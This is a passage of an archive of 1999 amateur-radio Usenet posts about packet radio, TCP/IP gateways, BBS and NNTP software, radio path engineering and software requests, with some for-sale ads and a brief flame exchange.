ip or whatever. Mostly this is determined by who else is on
the air near me. I've done enough hassling with the internet,
where I don't want to do networking on it, unless I'm being paid money.
It just feels too much like work.

>
>> One other thing. I'm still trying to figure out if there's a way in Windows to gateway
>> all the 44.xx.xx.xx addresses through the RF link, and all the rest of the
>> ip addresses through my regular gateway. I can do this in linux, but
>> I'm not enough of a registry guru to know how to make that happen. It
>> only lets me specify a gateway in Windows, but it doesn't allow me to specify
>> a netmask or ip adress range in Win98 like I can with route statements
>> in Linux. Errr.
>
>there are some ways of making Windows route all that traffic but you
>are better off using your Linux box as your gateway to both the
>Internet and the 44... network. Much cleaner solution and more
>supportable.

Yeah, I guess that's the way to go. Right now I have one Linux box
for 44.xx.xx.xx and another with the ip connection for everything else.
Maybe I need to gateway to one Linux box, and then send the stuff for
the other ips it can't handle to the other -- which is a bit retarded from the
perspective of my local lan, but maybe that's the only way to do it. This
will also be an issue also with ham tcp/ip, that is if you had access
to multiple gateways that linked to different subnets. I'm not sure how this

could work on Windows.

4422. Personal Mail Box Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: Tony Baca <tbaca@hpbs1129.boi.hp.com>
Message-ID: <7tdddqija1@hpbs1500.boi.hp.com>
Source record: 16080

I have an old TNC (TAPR) that does not support a personal
mailbox. I also have an old MSDOS (286) computer that is
looking for something to do. Is there any software that
I could use to provide a personal mailbox with this
equipment?

Thanks

/ony

4423. trade ya

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: Dick Elliott <elliottk@netusa1.net>
Message-ID: <7tdkov$1fi0$1@news.netusa1.net>
Source record: 16081

I am asking $500.00 for a CTX laptop. Or will trade for a Heathkit SB 104A with matching power supply and speaker and the SB 634 Station Console all with
manuals a 8+ condition trade. There is nothing wrong with the Lap top. Here is the info: All Manuals, Disks, and one cable for TV/CRT connection; AC/DC Battery included, Processor=Intel 166Mhz with MMX Pentium; ROM=256KB BIOS; RAM=8MB Standard on board memory, expansion to 16/24/40/72.; Cache=256L L2 Cache; Mass Storage=2.5-inch removable hard disk dirve; 3.5-inch removable diskette drive; 5.25-inch removable CD-ROM 16X; Display=Dual Screen or TFT LCD; SVGA (800 by 600 resolution), supporting 64k colors; Simultaneous CRT/LCE displayu at 640x480; Pointing Device=Built-in TouchPad; Interface Ports=9-pin RS-232 serial port, 25-pin parallel port. 15-pin CRT output port, Infared port supporting IrDA standard, One PCMCIA 2.0 type III slot or two type II slots, 6-pin mini DIN connector, 200pin-Docking port, 15-pin MIDI/Game port, DC-IN power input jack, RCA TV jack, and 3 Audio jacks. Comes with windows 95. Added on but no disk= Windows 95 & 98 PLUS. Windows 98 and 98 1/2. Plus many microsoft updates taken off the update program. Y2K ready. Also 56K Winmodem by RapidComm Modem for the PCMCIA slot. I am good in the call book as N9IPA.....hope to hear from you.....\'73' Dick Elliott -- elliottk@netusa1.net

4424. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: brian@karoshi.ucsd.edu
Message-ID: <7te2l3$ac0$1@karoshi.ucsd.edu>
Source record: 16082

Cathryn Mataga <cathryn@junglevision.com> wrote:
>
>And in nntp, how does it handle it when people come up with new fields, like
>Pactor@ww or pact@ww -- do you create a new newsgroup for
>each type?

That's a good way to handle it. The left-hand-side of the @ in the old PBBS addressing format can be thought of as a newsgroup, and the RHS as a distribution. Or you can swap the two, replace the @ with a dot, and see it as a hierarchical newsgroup name. Of these two schemes, I prefer the second one. e.g., you might have a pbbs.ww.pactor newsgroup where you stuff incoming pact@ww traffic.

There are several Windows NNTP clients out there, but few servers. Linux, of course, and the various BSD OSs come with INN, which is a superb NNTP server. Perhaps having one of those accessable by the local community might be worthwhile.

One problem is that most ham tcp/ip connections still run over lossy links. This causes delays as the lost packets get replaced. Where this is the biggest problem is that the Microsoft (and Macintosh) TCP implementations seem to be tuned for higher-performance networks where lost packets are far less frequent. Side-by-side, the Linux and BSD networking implementations work better in ham networks than the consumer-grade OSs. Since they're free, the Linux and BSD OSs don't present a cost problem, but they might require a bit more management skill (albeit, less often) than Win9X does. Still, it's fun either way.

That's why I play with it.

- Brian

4425. Re: Looking for Mac Packett software, any out there?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: aa010@detroit.freenet.org
Message-ID: <aa010-0510992320300001@aa1-240-19.detroit.usabestnet.net>
Source record: 16083

In article <19991005200820.12474.00000488@ng-cn1.aol.com>, manous@aol.com (MANOUS) wrote:

>Looking for any software other than the 8 year old MFJ multicom software. Why
>has the amateur market forgotten us poor mac owners.
>
>John

A few tips:

Check out John Seney WD1V's Mac software index site
http://people.ne.mediaone.net/wd1v/index.html

Software for digital modes from Black Cat Systems
http://www.blackcatsystems.com

Nedbalek enterprises has Kantronics app
http://www.winternet.com/~nedbalek/

Chuck Reti WV8A Detroit,MI | MacGroupDetroit/Mac Usergroup
aa010@detroit.freenet.org | http://www.macgroup.org
wv8a@arrl.net

4426. Looking for Mac Packett software, any out there?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: manous@aol.com
Message-ID: <19991005200820.12474.00000488@ng-cn1.aol.com>
Source record: 16084

Looking for any software other than the 8 year old MFJ multicom software. Why has the amateur market forgotten us poor mac owners.

John

4427. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7vm4ia.tk9.nomail@linux.pe1chl.ampr.org>
Source record: 16085

Eric S. Johansson <esj@harvee.billerica.ma.us> wrote:
>as for your telephone company interconnect problems, they are either
>highly mismanaged or they are flat out lying. I would put my money
>down flat out lying based on experiences here in the states with the
>regional Bell operating companies.

They claim that they have to cope with equipment delivery schedules.
Sounds fair to me. They also say that the new competitors have filed
inaccurate projections of required capacity over time, and are requesting
extra capacity on too short notice.
At least one of the customers of the new telecom companies (an ISP)
claims they have filed accurate projections of *their* required capacity,
so my guess is that that telco has sold more capacity to its customers
than it has requested from KPN. So, most of the blaim is with the new
telecom companies, but the consumer is the victim and he can only complain
with his service provider (ISP in this case), who is not at fault.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4428. Re: Japanese packet radio hinted at on TAPR site.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7tfcgg$g4c$1@harvee.billerica.ma.us>
Source record: 16086

marsgal42@hotmail.com wrote:
> The Slovenian stuff (http://www.hamradio.si) is well-documented,
> simple, and looks eminently reproduceable. They are on my Things
> To Do Someday list.

thanks for the pointer! I'll look into the radios and see how reproducible they are. I have a bad habit of collecting a bag of parts and letting them sit underneath my bench until they compost. if I can't get all of the component easily, I don't even start the project anymore.

> The catch phrase seems to be "reproducible by amateurs". Too many
> amateurs nowadays seem incapable of anything more technical than
> plunking down a credit card.

I must admit I'm guilty as charged. Between rocketry, astronomy, speech driven programming design work, and running my business, I don't have a lot of energy for chasing down small collections of parts. I'll make the time to build if I have a complete set of parts and boards but I can't do much more than that right now.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4429. Re: Packet with an HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: Darryl Wagoner <darryl@sai.com>
Message-ID: <37FBBD90.415BC72B@sai.com>
Source record: 16087

Hi,

I have been able to receive with my VX5 but could never get the cable
to work for xmit. Then I picked up an old 2 meter rig that I am
now going to use for packet.

Good luck

Paul Dickson wrote:
>
> Has anybody successfully operated packet mode with a Yaesu VX-5R? The
> manual says you can, and shows how to make the interface cable. I did
> that. Hooked it to a Timewave PK-12.
>
> But the PK-12 is rejecting a large number of incoming packets unless the
> signal is really booming in strongly. (I set WHYNOT ON to see why packets
> are ignored, and it reports lots of "PASSALL" errors, which means the
> packets are ignored due to incorrect CRCs.)
>
> The guy I spoke to at Timewave said the PK-12 is pretty immune to incorrect
> setting of receiver volume - I have the volume set at about 10-oclock. I
> did have to turn the PK-12's output level down condiderably to meet Yaesu's
> spec that the level in to the mic jack be just 5mv.
>
> Would a 2m preamp help? Any other tips? I live in a very rural area.
>
> --
> Paul Dickson
> Opinions expressed are not necessarily those of Oracle Corporation.

--
Darryl Wagoner -- WA1GON
Moderator of the Global Early Warning EMail System
http://dova.sai.com/y2k/earlywarning.html

We need you!!!!

4430. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7th0ua$dv7$1@bgtnsc03.worldnet.att.net>
Source record: 16088

Brian Kantor <brian@karoshi.ucsd.edu> wrote in message
news:7te2l3$ac0$1@karoshi.ucsd.edu...
> Cathryn Mataga <cathryn@junglevision.com> wrote:
> >
> >And in nntp, how does it handle it when people come up with new fields,
like
> >Pactor@ww or pact@ww -- do you create a new newsgroup for
> >each type?
>
> That's a good way to handle it. The left-hand-side of the @ in the old
> PBBS addressing format can be thought of as a newsgroup, and the RHS as
> a distribution. Or you can swap the two, replace the @ with a dot, and
> see it as a hierarchical newsgroup name. Of these two schemes, I prefer
> the second one. e.g., you might have a pbbs.ww.pactor newsgroup where
> you stuff incoming pact@ww traffic.

We're using roughly that mapping, so we get, for example alt.ww.sysop.
Postings to alt.ww.sysop are gated through to SYSOP@WW and
vice versa. Quite simple. I've played a bit with gating
rec.radio.amateur.digital.misc
to and from RECRAD@WW just for giggles. Works ok. Have kept the
resultant BBS network bulletins local though; suspect I'd get even more
than the usual amount of flames if they were forwarded out of area.

> There are several Windows NNTP clients out there, but few servers.
> Linux, of course, and the various BSD OSs come with INN, which is a
> superb NNTP server. Perhaps having one of those accessable by the
> local community might be worthwhile.

SNOS handles all the required services and can run in Windows or
DOS as you wish. Linux is a good solution, but a lot of overhead
to get set up and running. It will, of course, do a lot more ...

> One problem is that most ham tcp/ip connections still run over lossy
> links. This causes delays as the lost packets get replaced. Where
> this is the biggest problem is that the Microsoft (and Macintosh)
> TCP implementations seem to be tuned for higher-performance networks
> where lost packets are far less frequent. Side-by-side, the Linux
> and BSD networking implementations work better in ham networks than
> the consumer-grade OSs. Since they're free, the Linux and BSD OSs
> don't present a cost problem, but they might require a bit more
> management skill (albeit, less often) than Win9X does. Still, it's
> fun either way.

For nntp, smtp and pop, even 1200 baud networks are somewhat useful.
nntp in particular, since there is usually no big hurry to get the latest

postings.
I've been working on the SNOS tcp/ip stack to make it run better over
AX.25 and NET/ROM links. The traditional tuning parameters don't work
very well over those links. Long discussion about AX.25 and NET/ROM
implementation problems avoided here ... <smile>

> That's why I play with it.
>
> - Brian

--

... Hank

http://horedson.home.att.net

4431. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7th1lr$hg0$1@bgtnsc03.worldnet.att.net>
Source record: 16089

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7tcqie$2nlj$2@arachne.labyrinth.net.au...

> > "Power Spread" - The difference between the ERP and noise floor at a
> > Station.

> Isn't this just the signal to noise ratio?!

No, since the Station is not listening to it's own signals.
If it were, then yes, it would be S/N at the Station.

In the case of EME, for example, Power Spread tells you
whether you will hear your own echos.

It's just a term used to describe the capability of the Station.

e.g. "My station is capable of 187 db in 500 Hz bandwidth on 2M."
If your Station has similar capability, and the path loss betwen us
plus the desired S/N is less than 187 db, we can work each other.

I have no idea if the term is used by commercial radio folks.
When I ran across it (with reference to EME communication)
I found it a nice intutive way to describe a station's capability.

--

... Hank

http://horedson.home.att.net
+61 3 9894 3362 USA: 1 888 667 7839

4432. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7th292$k1d$1@bgtnsc03.worldnet.att.net>
Source record: 16090

Paul Keinanen <keinanen@sci.fi> wrote in message
news:so35Nw7kgSA1El+KeLuoUluLsnMy@4ax.com...
> On Mon, 4 Oct 1999 10:18:08 -0700, "Hank Oredson" <horedson@att.net>
> wrote:
>
> >
> >Paul Keinanen <keinanen@sci.fi> wrote in message
> >news:eTf4N75Xk2kSxK5rE7r41oDXWehP@4ax.com...
> >
> >Just a couple amusing observations ...
> >
> >> Why do you need a fade margin for a true line-of-sight path ? If you
> >> need a fade margin, it is not a true line-of-sight path anymore :-).
> >
> >It is line of sight in the sense that we can see each other's antennae,
> >using high power binoculars or small telescopes, if it is not foggy
> >or raining as is usual most of the time here.
>
> Let me clarify my use of _true_ line-of-sight. On optical wavelengths,
> if there is a visual contact, the Fresnel zone(s) are usually
> unobstructed, since the zones are very close to the geometric line
> between the end points. On a 10 km path the first Fresnel zone radius
> for green light (550 nm) at midpoint is only about 37 mm. However, at
> longer wavelengths, the zone radius is much larger and it is hard to
> have sufficient clearance to keep the Fresnel zone above ground. On 70
> cm, the required clearance at midpoint below direct line-of-sight line
> would be nearly 42 m, thus if you now have just barely visual contact,
> the antennas would have to be 42 m higher to have sufficient clearance
> and that the simple path loss formula would apply. With insufficient
> clearance, the path loss would be usually larger.
>
> >However there are
> >the expected tropo refraction effects, particularly at 70 cm., which
> >may make the radio path very different from the optical path.
> >This is another "feature" of this area, a lot of inversions and strong
> >changes in air moisture from one place to another and one time
> >to another. We often have "capping inversions" that tend to trap
> >signals inside of valleys.
>
> I have seen measurements taken at a place in which there is a clear
> visual contact between antennas, but the lower part of the Fresnel
> zone is hitting deeply into the ground near the receiving station,
> with large signal variations at extreme weather conditions, so this is
> not a _true_ line-of-sight path and thus you have to have a fade

> margin.

I don't think I have any "true line of sight" paths available, other than my one "good" 9600 baud link. 30 km and roughly 100 meters above ground at the worst case.

For most cases, there is no visual path between the two antennae. i.e. the paths are obstructed.

I'm "lucky" in some directions: 250 meters above the valley, with a strong slope downhill right in front of the tower. So I have very good paths out to perhaps 30-40 km. to similar stations. But there is nobody running digital modes there, so I have no choice but to work on longer links that are at best "somewhat" obstructed.

--

... Hank

http://horedson.home.att.net

4433. Re: Personal Mail Box Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-06 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7th31c$na1$1@bgtnsc03.worldnet.att.net>
Source record: 16091

Tony Baca <tbaca@hpbs1129.boi.hp.com> wrote in message
news:7tdddqija1@hpbs1500.boi.hp.com...
> I have an old TNC (TAPR) that does not support a personal
> mailbox. I also have an old MSDOS (286) computer that is
> looking for something to do. Is there any software that
> I could use to provide a personal mailbox with this
> equipment?
>
> Thanks
> _____
> /ony

Any of the usual BBS programs will do this job quite well.

MBL, MSYS, CBBS, AA4RE, etc. etc. all will run in DOS on a 286.
The newer programs (FBB, RLI, etc.) probably require a 386.

--

... Hank

http://horedson.home.att.net

4434. WWW: Linux Wireless LAN Howto updated

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7ti1pu$k9m$1@harvee.billerica.ma.us>
Source record: 16092

FYI. This is a good overview of some of what's happening with
wireless networks in the non-amateur world.

--- eric

[This is a repost of the following article:]
[From: Jean Tourrilhes <jeant@rockfort.hpl.hp.com>]
[Subject: WWW: Linux Wireless LAN Howto updated]
[Newsgroups: comp.os.linux.announce]
[Message-ID: <pycola.939146634.9921@revelation.bak.helsinki.fi>]

-----BEGIN PGP SIGNED MESSAGE-----

Hi everybody,

For those interested in Wireless LAN, I've updated my "Linux
Wireless LAN Howto". The Linux Wireless LAN Howto is the most
exhaustive ressource on the web about Wireless LANs and describes the
state of Linux support.

The changes :
- -----------
The driver and hardware section should be quite up to date and
has been updated pretty continously. Since last annoucement, I've
added the Symbol Spectrum, Aironet Arlan 802.11 and No Wire Needed. I
now also mention the WebGear and Apple Airport.

The "Wireless LAN technology overview" has had a really major
update. In fact, it's the second major update in two years. I've added
more than 50 % new content and doubled the number of figures. On that
side, I should be pretty up to date with regards to upcomming
standards.

The top level page contains better navigation and the list of
links has been updated.

Where :
- -----
Since last annoucement, the web page has moved to :
http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/

Happy reading...

Jean

- --
This article has been digitally signed by the moderator, using PGP.
http://www.iki.fi/mjr/cola-public-key.asc has PGP key for validating signature.

Send submissions for comp.os.linux.announce to: linux-announce@news.ornl.gov
PLEASE remember a short description of the software and the LOCATION.
This group is archived at http://www.iki.fi/mjr/linux/cola.html

-----BEGIN PGP SIGNATURE-----
Version: 2.6.3i
Charset: latin1

iQCVAgUBN/o9iVrUI/eHXJZ5AQHWPQQAw1ZD3cQb5BfeLL+tAy4BkQFjTnvsJ4GA
ws4RM2WX6wkNoPQx6bZSxxY6/Fuw0MHCgpK9gaFKDI/MgCYLFKUlH/sXb5LMGaDO
ETEYXCoKKx3U7l/836Ko3af1X5zPa/NI3wpbBta99Gk79KTzB7f2/e/nnf633JZ2
Uj5X7+WkRs0=
=v1YW
-----END PGP SIGNATURE-----

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4435. Time signal decoder ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: Bombadil T <sdem4393@euronet.be>
Message-ID: <7tims2$1ecl$3@buty.wanadoo.nl>
Source record: 16093

Hello ,

I am searching a software wich decode the time signal
from radio sender (like WWVB,DCF77,MSF RUGBY ...).
(for DOS or windows9x)

Any help appreciated.

Many thanks.
Stephan

4436. I need help to setup my gateway...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: "Rodrigo E. Rodr&#65533;guez R. - CE6NUG" <rod@rdc.cl>
Message-ID: <37FD033F.5E5F2EFC@rdc.cl>
Source record: 16094

'lo ppl.
I'm working on seting up a packet <==> internet gateway.
I'm aware it's not something new.... but there are a lot of thing I
still can't really understand.
I've reading about it and I've found terms like Rose, NetROM, and so on.

What do I really need?? What's all that stuff???
The only thing I'm trying to do by now is to provide internet acces to
hams currently working over normal packet TNC's.
Any comments and/or help???? :)
73

Rod.

4437. Re: Japanese packet radio hinted at on TAPR site.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: John Miles <jmiles@pop.removethistomailme.net>
Message-ID: <37FD0E0A.3373@pop.removethistomailme.net>
Source record: 16095

Eric S. Johansson wrote:
>
> also within the past few months, someone has posted on this newsgroup
> experiments with gunnplexors and ethernet cards running high-speed
> microwave links. It seemed not terribly well documented and not
> terribly reproducible.

Hmm, did you see this one? If it were any better-documented I think I'd have carpal-tunnel syndrome from all the typing. :-)

http://www.qsl.net/ke5fx

I wonder if you're thinking of Fredrik Oberg's page (http://w1.911.telia.com/~u91105482)? His work at 10 megabits/sec predated mine. And his English is a lot better than my Swedish, so I'm inclined to cut him a little slack even though there are some rough edges in the overall design and presentation.

-- jm

---
http://www.qsl.net/ke5fx
Note: My E-mail address has been altered to avoid spam

4438. Re: Packet with an HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: Amarpreet Singh <russi@worldnet.att.net>
Message-ID: <37FD3C61.C3435CA9@worldnet.att.net>
Source record: 16096

I am new to HAM/Packet radio, Just bought vx5R and want to get into
packet radio.Would someone please guide me? Which TNC to buy, best buy? What
problem I would
come across and solution. If you don;t mind, Is it possible to call you to ask
for help.
I don't have Licence yet, but I am working on it. I am scared of flexnet as I
think it going to mess up my PC.
I don;'t want to dedicate sound card etc. for packet only....
>>> "but could never get the cable to work for xmit"
What do yo mean/ cable setup allows you to recieve and not transmit?
Did you make it work with 2m old rig?

>>>>(I set WHYNOT ON to see why packets
> are ignored, and it reports lots of "PASSALL" errors, which means the
> packets are ignored due to incorrect CRCs.)

What is """WHYNOT"""? - Which software command is he mentionning?

I have asked so many questions, please take time to reply all....Thank for you
help. Be my Guru!! Help.

Russi (Amarpreet Singh)

Darryl Wagoner wrote:

> Hi,
>
> I have been able to receive with my VX5 but could never get the cable
> to work for xmit. Then I picked up an old 2 meter rig that I am
> now going to use for packet.
>
> Good luck
>
> Paul Dickson wrote:
> >
> > Has anybody successfully operated packet mode with a Yaesu VX-5R? The
> > manual says you can, and shows how to make the interface cable. I did
> > that. Hooked it to a Timewave PK-12.
> >
> > But the PK-12 is rejecting a large number of incoming packets unless the
> > signal is really booming in strongly. (I set WHYNOT ON to see why packets
> > are ignored, and it reports lots of "PASSALL" errors, which means the
> > packets are ignored due to incorrect CRCs.)
> >
> > The guy I spoke to at Timewave said the PK-12 is pretty immune to incorrect
> > setting of receiver volume - I have the volume set at about 10-oclock. I

> > did have to turn the PK-12's output level down condiderably to meet Yaesu's
> > spec that the level in to the mic jack be just 5mv.
> >
> > Would a 2m preamp help? Any other tips? I live in a very rural area.
> >
> > --
> > Paul Dickson
> > Opinions expressed are not necessarily those of Oracle Corporation.
>
> --
> Darryl Wagoner -- WA1GON
> Moderator of the Global Early Warning EMail System
> http://dova.sai.com/y2k/earlywarning.html
>
> We need you!!!!

4439. Re: Radio Amateur software for AMIGA ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-07 00:00:00 UTC
From: Rainer Redweik <Rainer.Redweik@t-online.de>
Message-ID: <7tldrg$8lj$1@news00.btx.dtag.de>
Source record: 16097
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.space,tw.bbs.rec.radio.amateur,uk.radio.amateur

Hei Geert,

please search in the AMINET after 'SCAN8800'.

Bye,
Rainer

Geert Pirens <geert.pirens@ping.be> schrieb in im Newsbeitrag:
7t3emvklq2@news3.Belgium.EU.net...
> Hello,
>
> I like to make a list about all available AMIGA software that is useble
for
> radio amateur purposes.
> So if you now some name, a link on the net, a address where to buy or
other?
> Please let me now by mailing me.
>
> I'll make the list vieweble for everyone at my homepage.
>
> All information is welcome!
>
> Thanks in advance.
>
> Geert - ON1DQD
>
>

4440. Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: nobody <nospamjkb@vcnet.nospam.com>
Message-ID: <WZeL3.1045$QI5.48189@monger.newsread.com>
Source record: 16098

Hello,
Although I'm not a ham operator, I was wondering if the following was practical. Could I use a portable or handheld computer, a modem, and a 2m radio (or maybe HF) to dial up a local ISP as opposed to using a cellular modem via either a repeater or some base station? Why would I do such a thing? I want to try to establish a real-time link for longer distances or not exactly line of sight than what cell modems can do. Basically, we're talking out in the boonies (miles away).

I realize that the bandwidth of the signal may present a problem in this scenario...

All constructive advise would be deeply appreciated!

Thanks in advance,
John

4441. HF WEFAX program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Dave Covert <davecove@thecoverts.com>
Message-ID: <2873D3BA845A6A36.10260DE32B144D81.757564844EAAE63F@lp.airnews.net>
Source record: 16099

Can anyone point me to a good Windows-based HF wefax program that can use the Kam98? (or KAM+ too I guess)

Dave KB5GOG

4442. HF WEFAX program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Dave Covert <davecove@thecoverts.com>
Message-ID: <865FD08A589F5E6F.AD2154BD336B871E.C758B91A3371D95E@lp.airnews.net>
Source record: 16100

Can anyone point me to a good Windows-based HF wefax program that can use the Kam98? (or KAM+ too I guess)

Dave KB5GOG

4443. Re: HF WEFAX program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <#F#kMAVE$GA.137@cpmsnbbsa02>
Source record: 16101

http://www.cssincorp.com/wefax. Works with all Kantronics TNC's that support
Wefax, including Kam Plus and Kam '98

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Dave Covert wrote in message
<865FD08A589F5E6F.AD2154BD336B871E.C758B91A3371D95E@lp.airnews.net>...
>
>Can anyone point me to a good Windows-based HF wefax program that can use
>the Kam98? (or KAM+ too I guess)
>
>Dave KB5GOG
>
>
>
>

4444. New RTTY software for Windows 95/98/NT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Sergei Podstrigailo <amx@i.am>
Message-ID: <7tk8dn$78s$1@news.nsk.su>
Source record: 16102

Hi, All!

I want to attract your attention to my new software - TrueTTY V0.10.

It is program to decode radioteletype (RTTY) via sound card to text.
No additional hardware required - your need only receiver
and computer (5x86-133 or better) with sound card.
Windows 95/98/NT. I plan to implement transmit feature in next
versions.

You can get it from
http://ua9osv.hypermart.net or
http://ua9osv.tsx.org .

In this sites you can find my CW software also.

73!
Sergei,
UA9OSV

4445. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <ApjL3.279$7J6.10671@sea-read.news.verio.net>
Source record: 16103
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Hello,

I am inviting you to come visit http://hfradio.org - a site with many resources for Shortwave Radio and Utility Listeners, Ham Radio Hobbiests, and others who might be interested in this type of content.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4446. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7tkidc$19jh@enews3.newsguy.com>
Source record: 16104

nobody <nospamjkb@vcnet.nospam.com> wrote in message
news:WZeL3.1045$QI5.48189@monger.newsread.com...
> Hello,
> Although I'm not a ham operator, I was wondering if the following was
> practical.

This list is for Amateur Radio operators who are interested in digital
communications via Amateur Radio.

>Could I use a portable or handheld computer, a modem, and a 2m
> radio (or maybe HF) to dial up a local ISP as opposed to using a cellular
> modem via either a repeater or some base station? Why would I do such a
> thing? I want to try to establish a real-time link for longer distances
or
> not exactly line of sight than what cell modems can do. Basically, we're
> talking out in the boonies (miles away).

As a Ham, my advice is that you quit pestering Hams and look into the
commercial equipment and services that do what you are wanting.

You can't use Ham gear to do it anyway, and if you did, you would end up
spending extra money for substandard performance, just for the privelege of
operating illegally and getting your butt in a crack.

>
> I realize that the bandwidth of the signal may present a problem in this
> scenario...

That would be a problem but not the only one, by any means.

> All constructive advise would be deeply appreciated!

Quit spamming this Ham Radio ng with non-ham bulldada.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4447. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: raoul@olympus.net
Message-ID: <raoul-0810990544180001@pt194111.olympus.net>
Source record: 16105

In article <7tkidc$19jh@enews3.newsguy.com>, "Charles Brabham"
<n5pvl@texoma.net> wrote:

> nobody <nospamjkb@vcnet.nospam.com> wrote in message
> news:WZeL3.1045$QI5.48189@monger.newsread.com...
> > Hello,
> > Although I'm not a ham operator, I was wondering if the following was
> > practical.
>
> This list is for Amateur Radio operators who are interested in digital
> communications via Amateur Radio.
>
<snip>
>
> As a Ham, my advice is that you quit pestering Hams and look into the
> commercial equipment and services that do what you are wanting.
>
> You can't use Ham gear to do it anyway, and if you did, you would end up
> spending extra money for substandard performance, just for the privelege of
> operating illegally and getting your butt in a crack.
>
<snip>
>
> That would be a problem but not the only one, by any means.
>
> > All constructive advise would be deeply appreciated!
>
> Quit spamming this Ham Radio ng with non-ham bulldada.

My God, Charles, you are quite the pompous ass. Ever thought that this guy
was the type that is needed in the ham world? Someone who is curious on
how to do new things?

Naw, you wouldn't think of that.

Nevermind.

JB

--
"The Road To Hell is paved with unclaimed stuffed dogs.."
-Ernest Hemingway, "The Sun Also Rises"

4448. Re: MFJ-1278

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-08 00:00:00 UTC
From: Jim Lynch <jwl@sgi.com>
Message-ID: <37FDE75B.F2B3BBB0@sgi.com>
Source record: 16106

It's a dos program but it works fine on Win95.
SimpTerm. ftp://ftp.mindspring.com/users/k4gvo/simptr24.zip

73,
Jim.

Christian Irrasch wrote:
>
> Hello friends...
>
> I wonder if there is a good terminal program for use with an MFJ-1278
> controller on a PC running Win95.
> For contests I use RTTY by WF1B but I need another programm for standard
> QSOs (perhaps freeware programm)
>
> Best regards
> Chris, OE8CIQ

4449. Re: Remote dialup via ham 2m etc?

Newsgroup: rec.radio.amateur.digital.misc
